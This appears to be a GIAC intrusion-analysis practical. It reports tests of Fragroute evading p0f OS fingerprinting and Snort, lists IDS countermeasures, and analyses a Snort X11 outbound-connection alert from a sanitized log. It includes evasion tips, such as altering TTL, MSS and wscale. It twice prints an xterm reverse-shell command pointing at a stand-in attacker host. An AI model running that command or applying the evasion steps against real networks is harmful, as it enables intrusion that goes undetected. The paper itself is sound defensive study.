For each test, p0f only evaluates the SYN packets received, even though Fragroute injects other crafted packets into the stream. Evaluating the fields which p0f uses for a fingerprint is useful in determining why some packets evaded detection: **wwww:ttt:mmm:D:W:S:N:OS Description**
The attacking machine has the following p0f fingerprint:

[5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14]

Test1: 2 SYN packets were sent; Fragroute evaded OS detection in the first SFR packet, but was identified on the second SYN packet by p0f. Snort did not alert on either packet.
Packet 1 (unknown): [20330:64:0:1:-1:0:0:64]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
Only 2 of the 8 fields for this packet matched the p0f fingerprint for Linux.

Packet 2: [5840:64:1460:1:0:1:1:60]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
A perfect match explains why p0f fingerprinted the OS correctly. This packet was likely "untouched" by Fragroute.

Test2: 2 packets were sent; Fragroute did not avoid OS detection by p0f on the first SYN packet, and the second packet was not a SYN packet, so p0f ignored it. Snort, however, alerted on a TTL value of 0 in the second packet.
Packet 1: [5840:64:1460:1:0:1:1:60]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
It appears that in tests 1 and 2, Fragroute effectively evaded OS fingerprinting by p0f when the options were applied to the packets. The "ip_chaff" option interleaves invalid IP options among valid packets. In this particular case, when the packets "mangled" by Fragroute were SYN packets, p0f couldn't fingerprint the OS, but the SYN packets "untouched" by Fragroute were correctly fingerprinted.

Test3a: 1 packet was sent; Fragroute evaded OS detection in the first and only SYN packet, and Snort did not alert on it.
Packet 1 (unknown): [5840:32:1460:1:0:1:1:60]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
It appears that since the crafted TTL value of 32 not within 30 hops of the initial TTL value of 64 for Linux, p0f cannot state that this is Linux.

Test3b: 1 packet was sent; Fragroute did not evade OS detection by p0f on the SYN packet, and Snort did not alert on anything.
Packet 1: [5840:60:1460:1:0:1:1:60]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
It appears that the algorithm for determining TTL value used by p0f allowed it to determine that 60 was within 30 hops of 64, and therefore correctly guessed Linux.

Test3c: 1 packet was sent; Fragroute evaded OS detection in the first and only SYN packet, and Snort did not alert on it.
Packet 1: [5840:255:1460:1:0:1:1:60]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
The TTL value of 255 crafted by Fragroute is greater than 64, and definitely not within 30 hops. Despite this one lone parameter, p0f cannot guess Linux.

Test4: 4 packets were sent; Fragroute evaded OS detection in the only SYN packet, and Snort alerted on the second of three fragmented packets.
Packet 4 (unknown): [5840:64:1460:0:255:1:1:64]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
The DF flag, wscale, and packet length values for the SYN packet did not match the fingerprint.

Test5a: 1 packet was sent; Fragroute evaded OS detection in the only SYN packet, and Snort did not alert on it.
Packet 1 (unknown): [5840:64:536:1:0:1:1:64]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
The mss and packet length values for the SYN packet did not match the fingerprint.

Test5b: 1 packet was sent; Fragroute evaded OS detection in the only SYN packet, and Snort did not alert on it.
Packet 1 (unknown): [5840:64:1460:1:255:1:1:64]
Linux: [5840:64:1460:1:0:1:1:60:Linux 2.4.2 - 2.4.14 (1)]
The wscale and packet length values for the SYN packet did not match the fingerprint.

It is apparent from the simple tests above that with minimal configuration, an attacker can use Fragroute to evade OS fingerprinting techniques, while staying under the radar of a Snort sensor running a default ruleset. The Snort alerts that were triggered only alerted on some of the obvious strange field values, and by avoiding excessive fragmentation or certain "threshold" TCP/IP field values, these alerts can also be avoided by an attacker. By targeting the specific fields which p0f uses to match to its signature list, one can evade fingerprinting. Specifically, the TTL value, mss value, and wscale values are all fields that can be changed by Fragroute to throw off the fingerprinting algorithm. By knowing that even if all the other fields match perfectly to the OS fingerprint for the attacking host, an attacker can simply change one of these parameters and evade OS fingerprinting. As was shown, certain values, such as TTL of 0, may set off IDS alerts, but a determined hacker will likely choose a more innocuous value that differs by more than 30 hops from the initial TTL value for the OS being used. It was noted that use of the "ip_chaff" and "tcp_chaff" options can produce unpredictable results; in these cases the SYN packets which were crafted due to these options evaded OS fingerprinting, but the other "normal" SYN packets which passed through Fragroute's algorithm "untouched" were correctly fingerprinted by p0f. Thus, if an attacker's goal is to ensure that no SYN packets are fingerprinted, use of these particular options would be limited. Therefore, having changed only these values, an attacker is able to utilize Fragroute's other data overlapping, resorting, duplicating, delaying, source routing, and reordering capabilities to conduct attacks against a host, while confusing monitoring systems with "garbage" packets and fragments.

Impacts and Countermeasures
Although a telltale sign of Fragroute is not apparent due to the number of options and random permutations available to an attacker using the tool, general best practices to avoid some of the fragmentation attacks can be implemented. Specifically, IDS systems can be configured to detect fragmentation more effectively. Regarding creating signatures to handle fragmentation, all fragments (besides the last one) must have sizes divisible by 8, in order to accommodate the IP Fragment Offset field value, which is always multiplied by 8 to determine the offset of the current fragment into the fragment train. Therefore, any nonstandard fragment sizes are a signature on which to alert, which Snort 1.8.7 did during the tests above.

Upon the announcement of Fragroute, Snort was updated to handle some of these fragmentation attacks (Snort 1.8.7 or greater). According to the Snort Users Manual (SnortUsersManual, pg 17-18, 31, 32, 33-34), several rule options and preprocessors were put in place to address the challenge: "In Snort 1.8.7, several options were added to help catch the use of evasion techniques such as fragroute." (p33)

Rule Options

Fragbits test the fragmentation bits of the IP header. There are three bits that can be checked, the Reserved Bit (RB), More Fragments (MF) bit, and the Don't Fragment (DF) bit. (p17)

Fragoffset: The fragoffset keyword allows one to compare the IP fragment offset field against a decimal value, useful in conjunction with Fragbits option. (p31)

Preprocessors

Minifrag – "The minfrag preprocessor examines fragmented packets for a specified size threshold. When packets are fragmented, it is generally caused by routers between the source and destination. Generally speaking, there is no piece of commercial network equipment that fragments packets in sizes smaller than 512 bytes, so we can use this fact to enable traffic to be monitored for tiny fragments that are generally indicative of someone trying to hide their traffic behind fragmentation." (pg 31-32)

Frag2 – "Preprocessor Frag2 is an IP defragmentation preprocessor. It has configurable memory usage and fragment timeout options. Given no arguments, frag2 uses the default memory limit of 4194304 bytes (4MB) and a timeout period of 60 seconds. The timeout period is used to determine a length of time that a unassembled fragment should be discarded." (pg 33-34)

Additional general issues regarding attacks utilizing IP fragmentation can be found in RFC 1858, Considerations for IP Fragment Filtering, and insertion/evasion/DoS recommendations are provided as well in the aforementioned Ptacek-Newsham paper. Both sources show that, even though there are no "obvious solutions" to the "Vantage Point Problem", there are some steps that can be taken to mitigate the risk:

1. Set up "spoof-protection" filters (Ptacek-Newsham, p 57)
2. Don't wholly trust "session playback" mechanisms (p 58)
3. Don't configure systems to react to arbitrary attacks, in order to avoid unintentional DoS (p 58)
4. Don't react to attacks that may be "trivially forged" (ping floods, UDP-based attacks, etc) (p 58)
5. Conduct in-depth testing of IDS systems (p 58)
   - IDS Designers should conduct these tests before products are released
   - IDS Operators should use tools like Fragroute to conduct these tests on their own networks
6. More vendor-neutral research and testing, rather than rely upon vendor marketing
   - Based on security, rather than ease of use
   - Utilizing source code from all vendor products in order to have more peer review
7. Utilize host-based IDS to attempt to bride the gap between what traffic the NIDS and host sees

Conclusions

Trends seem to indicate that passive OS fingerprinting is gaining popularity. The reason is evident: it can be done on TCP connection establishment, acknowledgement, and/or rejection, and doesn't require injecting traffic into a network. Further development of this method of fingerprinting hosts will likely utilize more layers of the OSI model as tools and techniques develop. In particular, client applications seem to be another source of information for the passive, patient white hat, as are ICMP-based fingerprinting methods. However, the limitations of current tools are also evident when up against determined attackers using powerful tools.

While the tests conducted are specific to the tools available, were done on a relatively simple network segment (no FW, routers, or switches, etc), and were limited in scope, the concepts are widely applicable, from either a "white" or "black" hat perspective:

White:

- Don't rely entirely on tools for passive fingerprinting
- Fragroute could be useful against attackers, too (i.e., in honeynets, confusing attackers who perform active reconnaissance; but would have little use for noisy automated attacks, which typically "look before they leap", such as Nimda/Code Red)

Black:

- By changing enough IP and TCP header fields to evade OS detection, yet not so many as to cause IDS alerts, insertion/evasion/DoS attacks can be carried out with minimal effort and configuration
- It is easy to get carried away using Fragroute; egress traffic from the attacking host my become so mangled that it is unrecognizable (which could be beneficial or not, depending on the attacker's intentions)

Ideas for future testing include:

- Expanding the scope to include more combinations of fragroute options, finding unique combinations which evade any detection by fingerprinting tools or IDS

- Combining attacking tools (i.e. pairing Fragroute with hping2)
- Comparison of passive fingerprinting tools with respect to how well they fare against Fragroute (or combinations of tools): p0f vs ettercap vs siphon

The bar has been raised, security professionals and network administrators need to be aware of limitations of existing OS fingerprinting tools, as well as the threats posed by tools like Fragroute. Attackers still have the upper hand, and tools alone cannot properly analyze data; human analysis and manual IDS configuration are an integral part of the process.

References:

Hee So GCIA practical: http://www.giac.org/practical/Hee_So_GCIA.doc
Tod Beardsley GCIA Practical: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc
http://project.honeynet.org/papers/finger/
http://project.honeynet.org/papers/finger/traces.txt
http://www.crimelabs.net/docs/passive.pdf
Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection
queSO
nmap
http://www.stearns.org/p0f/
http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1908
(discusses the implications of Fragroute for Snort and other IDS, states that it tips the scales in favor of attacker who use the tool)
http://monkey.org/~dugsong/talks/csw02/
(overview presentation given by dug song, creator of fragroute)
http://monkey.org/~dugsong/fragroute/
(source, required libraries, documentation)
http://archives.neohapsis.com/archives/sf/ids/2002-q2/0094.html
(short test of Fragroute on ISS products and results)
http://cert.uni-stuttgart.de/archive/bugtraq/2002/04/msg00247.html
(postings discussing the merits of testing fragmentation attacks)
http://www.sans.org/resources/idfaq/fragroute.php
(short test of Fragroute on a Snort 1.8.6 NIDS, results, and recommendations)
http://www.sans.org/resources/idfaq/p0f.php
Vantage Point Problem"
http://www.e-secure-db.us/dscgi/ds.py/View/Collection-1908
Snort
Windump
Snort Users Manual
RFC 1858, Considerations for IP Fragment Filtering
client applications
ICMP-based

DETECT #1: X11 Outbound Client Connections

1. Source of Trace.

Raw Log 2002.9.11. This file is a binary log generated by Snort and sanitized for use within the GCIA practical. Noteworthy characteristics of the raw log files can be found in http://www.incidents.org/logs/Raw/README:

- Binary mode logging
- Only the packet that violated a rule is in this log
- IP address of the protected network is sanitized
- Checksums are modified
- No ICMP, DNS, SMTP or web traffic.
- IP addresses belonging to non-local hosts are the real ones.
- Only TCP packets
- Unknown Snort ruleset

Utilizing an analysis put forth by André Cormier, one can try to assess the network topology:
Source MAC addresses (second field of tcpdump output):
$ tcpdump -neqr 2002.9.11 | cut -d ' ' -f2 | sort |uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0

Destination MAC addresses (third field)
$ tcpdump -neqr 2002.9.11 | cut -d ' ' -f3 | sort | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0

Only 2 different MAC addresses are used in this log file. The IEEE OUI listing at http://standards.ieee.org/regauth/oui/oui.txt reveals that those two MAC addresses are from Cisco devices. One can assume that the network looks something like this:

```
CISCO-DEVICE +--+--+ CISCO-DEVICE
                   |
             SNORT INSTANCE
```

Source IP addresses coming from 0:0:c:4:b2:33 (fifth field)
$ tcpdump -neqr 2002.9.11 ether src 0:0:c:4:b2:33 |cut -d ' ' -f 5 | cut -d \. -f 1-4 | sort -t \. -n | uniq
32.245.166.119
32.245.166.236

Destination IP addresses coming from 0:0:c:4:b2:33 (seventh field)
$ tcpdump -neqr 2002.9.11 ether src 0:0:c:4:b2:33 | cut -d ' ' -f 7 | cut -d \. -f 1-4 | sort -t \. -n | uniq
73 different IPs, but none from 32.245.0.0/16

Source IP addresses coming from 0:3:e3:d9:26:c0 (fifth field)
$ tcpdump -neqr 2002.9.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | cut -d \. -f 1-4 | sort -t \. -n | uniq
79 different IPs, but none from 32.245.0.0/16


Destination IP coming from 0:3:e3:d9:26:c0 (seventh field)
$ tcpdump -neqr 2002.9.17 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d \. -f 1-4 | sort -t \. -n | uniq
97 different IPs, all addresses from 32.245.0.0/16.

Is there anything from the 0:3:e3:d9:26:c0 device with source IP of 32.245.0.0/16?

$ tcpdump -neqr 2002.9.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 5 | grep "^32\."
Nothing. This means that all 32.245.0.0/16 is behind device #2. (Note that it may also indicate that device #1 have some anti-spoofing filtering rules)

Check for any other MAC addresses combinations:
$ tcpdump -neqr 2002.9.11 ether src 0:3:e3:d9:26:c0 and ether dst not 0:0:c:4:b2:33
Nothing
$ tcpdump -neqr 2002.9.11 ether src 0:0:c:4:b2:33 and ether dst not 0:3:e3:d9:26:c0
Nothing

Based on the Ethernet addresses and the source and destination addresses, here's the revised topology:



There is enough data to assume that device #2 sits in front of 32.245.0.0/16.

Assess the ingress filtering by device #1:
Find all ports targeted on the 32.245.0.0/16 network. The first cut extracts field seven and the second cut extracts the port number.
$tcpdump -neqr 2002.9.11 ether src 0:3:e3:d9:26:c0 | cut -d ' ' -f 7 | cut -d . -f 5 | sort -n | uniq

0, 53, 80, 139, 515, 1024, 1080, 3072, 3867,...,64951
Many different destination ports (Total of 48)

This is not enough data to fully assess ingress filtering by device #1. What we know for sure is that ports over 61251 do not seem to be filtered and that only a few ports below 1024 have been targeted. If there is some filtering, ports 0, 53, 80, 139, 515, 1024, and 1080 are allowed. If device#1 is a firewall, this is a poor ruleset; device #1 is not likely a firewall, but a border router. This configuration is commonly found in ISP-Client dedicated lines. There is insufficient data to tell if device #2 is a firewall or if it does ingress filtering of some kind because the log does not contain all the network traffic.

2. Detect was generated by:
This was a manual detect of suspicious activity; I initially scanned the raw log file using Ethereal Version 0.9.7, leveraging the visually efficient three-tiered front-end GUI in order to quickly view packets and spot any patterns or field values which appeared out-of-the-ordinary. One advantage of Ethereal is that it provides both a high and low level of detail simultaneously, and is protocol-aware. Having located a particular pattern, I then ran the raw log file through both Snort and windump.

Snort 1.8.7 (for Windows)
Used command:
snort -dveX -c snort.conf -r 2002.9.11 "src port 6000"
Where:
-d Means dump the application layer data when displaying packets in verbose or logging mode
-v Verbose mode (prints to the screen)
-e Means display/log the link layer packet headers
-X Means dump the raw packet data starting at the link layer

Output: (2 of 7 packets displayed)

```
10/11-09:57:14.466507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
129.186.23.70:6000 -> 32.245.242.221:3072 TCP TTL:43 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0xD428F7DA  Ack: 0x6C266A3B  Win: 0x16D0  TcpLen: 24
TCP Options (1) => MSS: 1460
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2C 00 00 40 00 2B 06 8D E1 81 BA 17 46 20 F5  .,..@.+......F .
0x0020: F2 DD 17 70 0C 00 D4 28 F7 DA 6C 26 6A 3B 60 12  ...p...(..l&j;`.
0x0030: 16 D0 F9 85 00 00 02 04 05 B4 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+

10/11-10:39:27.626507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
129.186.23.70:6000 -> 32.245.62.155:1024 TCP TTL:43 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0xA4192643  Ack: 0x11466C07  Win: 0x16D0  TcpLen: 24
TCP Options (1) => MSS: 1460
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 2C 00 00 40 00 2B 06 44 23 81 BA 17 46 20 F5  .,..@.+.D#...F .
0x0020: 3E 9B 17 70 04 00 A4 19 26 43 11 46 6C 07 60 12  >..p....&C.Fl.`.
0x0030: 16 D0 12 83 00 00 02 04 05 B4 00 00              ............

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+
```

2 of 7 alerts for this signature:

```
[**] [1:1227:4] X11 outbound client connection detected [**]
[Classification: Misc activity] [Priority: 3]
10/11-09:57:14.466507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
129.186.23.70:6000 -> 32.245.242.221:3072 TCP TTL:43 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0xD428F7DA  Ack: 0x6C266A3B  Win: 0x16D0  TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://www.whitehats.com/info/IDS126]

[**] [1:1227:4] X11 outbound client connection detected [**]
[Classification: Misc activity] [Priority: 3]
10/11-10:39:27.626507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x3C
129.186.23.70:6000 -> 32.245.62.155:1024 TCP TTL:43 TOS:0x0 ID:0 IpLen:20 DgmLen:44 DF
***A**S* Seq: 0xA4192643  Ack: 0x11466C07  Win: 0x16D0  TcpLen: 24
TCP Options (1) => MSS: 1460
[Xref => http://www.whitehats.com/info/IDS126]
```

Explanation of the fields in the first alert:

Table1: Snort Field Explanations

Field	Explanation
[**] [1:1227:4] X11 outbound client connection detected [**]	Snort rule which triggered the alert
10/11-09:57:14.466507	Date & time of the alert (UTC)
0:3:E3:D9:26:C0	Source MAC address
0:0:C:4:B2:33	Destination MAC address
type:0x800	Encapsulated protocol: 0x800 = IP
len:0x3C	Length of frame without CRC: 0x3C = 60 bytes (4 bytes CRC)

129.186.23.70:6000	Source IP address:Source port
32.245.242.221:3072	Destination IP address:Destination port
TTL:43	IP Time to Live value
TOS:0x0	IP Type of Service value
ID:0	IP Identification value
IpLen:20	Length of IP header (bytes)
DgmLen:44	Length of Datagram, including headers and payload (bytes)
DF	Don't Fragment bit set
***A**S*	TCP Flags set: ACK, SYN
Seq: 0xD428F7DA	TCP Sequence number = D428F7DA (hex) = 3559454682 (decimal)
Ack: 0x6C266A3B	TCP Acknowledgement number = 1814456891
Win: 0x16D0	TCP Window size = 16D0 (hex) = 5840 (decimal)
TcpLen: 24	Length of TCP header (bytes)
TCP Options (1) => MSS: 1460	TCP Options specified: Maximum Segment Size = 1460 bytes
[Xref => http://www.whitehats.com/info/IDS126]	Reference url for the alert

Snort rule which triggered the alerts:
alert tcp $EXTERNAL_NET 6000:6005 -> $HOME_NET any (msg:"X11 outbound client connection detected"; flags:A+; reference:arachnids,126; classtype:misc-activity; sid:1227; rev:4;)

Note that this rule will trigger an alert whenever any external IP address sends TCP traffic over ports 6000 through 6005 to any IP address, any port, on the monitored network, with the packet having at least the TCP ACK flag set.

Windump 2.6.2
Used command:
windump -nnvX -r 2002.9.11 "src port 6000"
Where:
-nn Means don't resolve IP addresses or ports
-v Means verbose mode
-X Means display in hex and ASCII

First Packet Output:
09:57:14.466507 IP (tos 0x0, ttl 43, id 0, len 44) 129.186.23.70.6000 > 32.245.242.221.3072: S [bad tcp cksum f985 (->e9e)!] 3559454682:3559454682(0) ack 1814456891 win 5840 <mss 1460> (DF)bad cksum 8de1 (->a2f9)!
0x0000 4500 002c 0000 4000 2b06 8de1 81ba 1746 E..,..@.+.....F
0x0010 20f5 f2dd 1770 0c00 d428 f7da 6c26 6a3b .....p...(..l&j;
0x0020 6012 16d0 f985 0000 0204 05b4 0000 `.....

Table 2: Windump First Packet Field Explanations

Field	Explanation
09:57:14.466507	Timestamp (not UTC)
tos 0x0	IP Type of Service Value
ttl 43	IP Time to Live Value
id 0	IP Identification Value
len 44	Length of Datagram, including headers and payload (bytes)
129.186.23.70.6000	Source IP address. Source Port
32.245.242.221.3072	Destination IP address. Destination Port

S	TCP SYN flag set
[bad tcp cksum f985 (->e9e)!]	Message stating that TCP checksum should be e9e (hex)
3559454682:3559454682(0)	TCP Sequence Numbers
ack 1814456891	TCP Acknowledgement number = 1814456891
win 5840	TCP Window size = 5840 (decimal)
<mss 1460>	Maximum Segment Size 1460
(DF)	Don't Fragment Bit Set
bad cksum 8de1 (->a2f9)!	Message stating that the IP checksum should be a2f9 (hex)

3. Probability the source address was spoofed:
In examining the trace, one can attempt to sort it in one of three bins based on the source address:

1. Probably spoofed (packets are not coming from the "source" IP address, although the trace indicates so)
2. Probably not spoofed (packets are coming from the listed source IP address)
3. 3rd Party (collateral effects):

The X11 outbound client connection detections fit into the second category, probably not spoofed, since the most obvious explanation for these inbound SYN ACK packets is either a response to an initial outbound SYN from a client on the monitored internal network, or an unsolicited packet expecting a response. The TCP three-way handshake will not work if the source IP address is spoofed. The TCP three-way handshake is not observed in the logs, since they are a collection of traffic upon which Snort alerted. Even if these SYN-ACK packets are unsolicited, any response they elicit would only be beneficial to an attacker if he/she could see the response; it makes no sense for him/her to spoof the source address in this case. While the possibility exists for an attacker to initially spoof an address in order to have a response go to another host, it would require the attacker to engage in sequence number prediction in order to trick the responding host into establishing a connection with him/her; this is quite difficult to do, and an unlikely explanation.

It is possible that the traffic is a result of 3rd Party effects, where an address from the internal monitored network is spoofed. In that case, the monitored network will receive unsolicited packets in the form of *responses* from other hosts outside the network. Although this traffic is not likely due to a flooding DoS attack, due to the small number of packets, it is assumed that this monitored network has a large address space, and therefore will see collateral traffic from time to time. 3rd Party effects is, however, an unlikely explanation, due to the "targeted" nature of the traffic (see Section 7).

4. Description of attack:
http://www.whitehats.com/info/IDS126
"This event indicates that an XTERM (xterm program is a terminal emulator for the X Windows System) session was initiated, sending the output to an external x-server. This is considered insecure traffic and it is often a sign of compromise. The signature now watches the inbound SYN+ACK response from an external X Server - this should remove the false-positives seen before where an outside client connects to an internal server, such as a webserver, using a source port in the 6000 range.

Very often intruders are able to compromise a host by sending a single command to the server at a time, through various techniques. A common trick to get an interactive shell is to send a command like "xterm -display attacker.example.com:0 -ut -e /bin/sh", which would cause the compromised host to send an xterm back to the attacker. That return xterm is what this signature

looks for. Xterm is popular since it is initiated from inside the firewall and is thus not usually logged."

5. Attack mechanism:
The source (an external X Server) sent SYN-ACK traffic from TCP port 6000 to the following hosts:

Table3: Targeted Hosts and Ports

Host	Port
32.245.242.221	3072/tcp
32.245.104.220	3072/tcp
32.245.62.155	1024/tcp
32.245.104.125	1024/tcp
32.245.36.167	3072/tcp
32.245.196.182	3072/tcp
32.245.114.180	1024/tcp

The question remains whether or not the SYN-ACK packets seen are the result of an initial outbound SYN packet from the above hosts, or if they are unsolicited from the source host 129.186.23.70. Simply stated, is the traffic a response or stimulus? Granted, the logs only contain traffic that set off Snort alerts, so one is left to guess. Evaluating both options:

Stimulus: (unsolicited SYN-ACK packets) NOT LIKELY
If the SYN-ACK packets are unsolicited, then the attacker is trying to trick the selected hosts into establishing a TCP connection. Based on the port numbers targeted (see Table 4 below), a remote login and remote shell is likely the goal (as stated by the Whitehats.com description in Section 4); port 1024 is used by both a Remote Administration Tool or Xdm, a remote login process which runs as root and starts a "user session". Both offer means by which a remote user might connect to an X machine (server or client). For this attack to be successful, the attacker must have a valid user login, he would have to craft a TCP packet with SYN-ACK flags set, the victim X host would have to be behind a non-stateful firewall for the packet to be let through, and the victim's TCP stack would have to be misconfigured to respond with an ACK to an unsolicited SYN-ACK.

Response: (initial outbound SYN packet sent from internal hosts) MORE LIKELY
If the SYN-ACK packets were actually a response, the internal machines previously sent an outbound SYN. The external X Server then replied back from port 6000 with a SYN-ACK. This scenario is the scarier one, as it makes little sense why X clients would be shared outside an internal network. It is assumed that if the internal client initiated the connection, it was already compromised, and was sending "something" to the attacking X Server. That "something", assuming the attacker wants a remote shell, is likely an xterm window.

Assumptions/Attack Anatomy:
1. The compromised internal hosts were listening on TCP port 1024
2. As with most X Servers, no remote access mechanisms were enabled by default on the internal X hosts
3. Internal hosts were likely targeted due to prior reconnaissance, using Xscan
   - Using Xscan, attacker determined that remote access control mechanism was disabled, allowing Xscan to connect to the server and log all keystrokes to a logfile (Hacking Exposed, p233)
   - Attacker was able to enumerate valid user accounts and obtain passwords from keystroke logging
   - This previous reconnaissance using Xscan (or similar programs) would explain the "targeted" nature of this traffic

4. Attacker obtains valid user accounts for each machine to which he is connecting, using above method
5. Attacker uses valid accounts to remotely login to the targeted X hosts on port 1024
6. Attacker can gain root access on each machine he has an account, due to vulnerabilities or keystroke logs
   - CA-93:17.xterm.logging.vulnerability - The versions of Xterm X11R5 without patch26 contain a very well known security hole that enables any user to become root through clever use of symbolic links to the password file
   - http://www.uwsg.iu.edu/usail/external/recommended/Xsecure.html illustrates other ways to dump the screen of the X Server target
7. The internal targeted machines are X Servers running X clients, such as Xdm (runs on port 1024) and Xterm (the most popular Xclient, because it allows one to directly enter Unix commands), which allow the attacker remote login and a remote shell, respectively
8. The attacker requests a remote xterm window

   Once the attacker logged into the internal X host, he likely sent a command that would cause the compromised host to send an xterm back to the attacker:

   xterm -display *attackerIPaddress*:0 -ut -e /bin/sh

   Where:

-display attackerIPaddress:0	Connects to X Server at IP address of *attackerIPaddress*
-ut	Option indicates that xterm shouldn't write a record into the system log file /etc/utmp
-e /bin/sh	Specifies that the Bourne shell runs in the xterm window

9. If the attacker can compromise the X Server, he can potentially compromise other X Server displays
10. The attacker can obtain an Xterm window remotely, since firewall rules typically focus on inbound traffic

Summary

Given the steps above, the SYN-ACK traffic we see is after the attacker has entered the command requesting an xterm be sent to him, and after the internal host sent an outbound SYN to him, making the observed packets a RESPONSE. The internal host will now likely respond with an ACK, completing the TCP three way handshake. A packet trace of this reply back from the internal host might look like this:

```
12/19-14:22:46.919880 server:1490 -> attacker:6000
TCP TTL:64 TOS:0x0 ID:49099  DF
***PA* Seq: 0x84C50BFA   Ack: 0xCC0EBD94   Win: 0x7D78
TCP Options => NOP NOP TS: 10573988 0
6C 00 0B 00 00 00 00 00 00 00 00 00          l...........
```

Assuming the worst case scenario, that the internal hosts have been previously scanned, compromised, and the attacker now has requested a remote shell, we arrive at the following…

- Is this a stimulus or response? *Response is more likely*
- What service is being targeted? *X clients initially - Remote login client (xdm) and remote shell via xterm, but eventually the local X Server and other X Servers to which the attacker can connect*
- Does the service have known vulnerabilities or exposures? *Yes, see above*
- Is this benign, an exploit, denial of service, or reconnaissance? *Exploit attempt of system integrity*

Further Supporting Details

Each of the 7 packets sent using TCP source port 6000 is from the same IP address, 129.186.23.70, and is directed at either destination port 1024 or 3072. A quick check on several port list websites reveals the following:

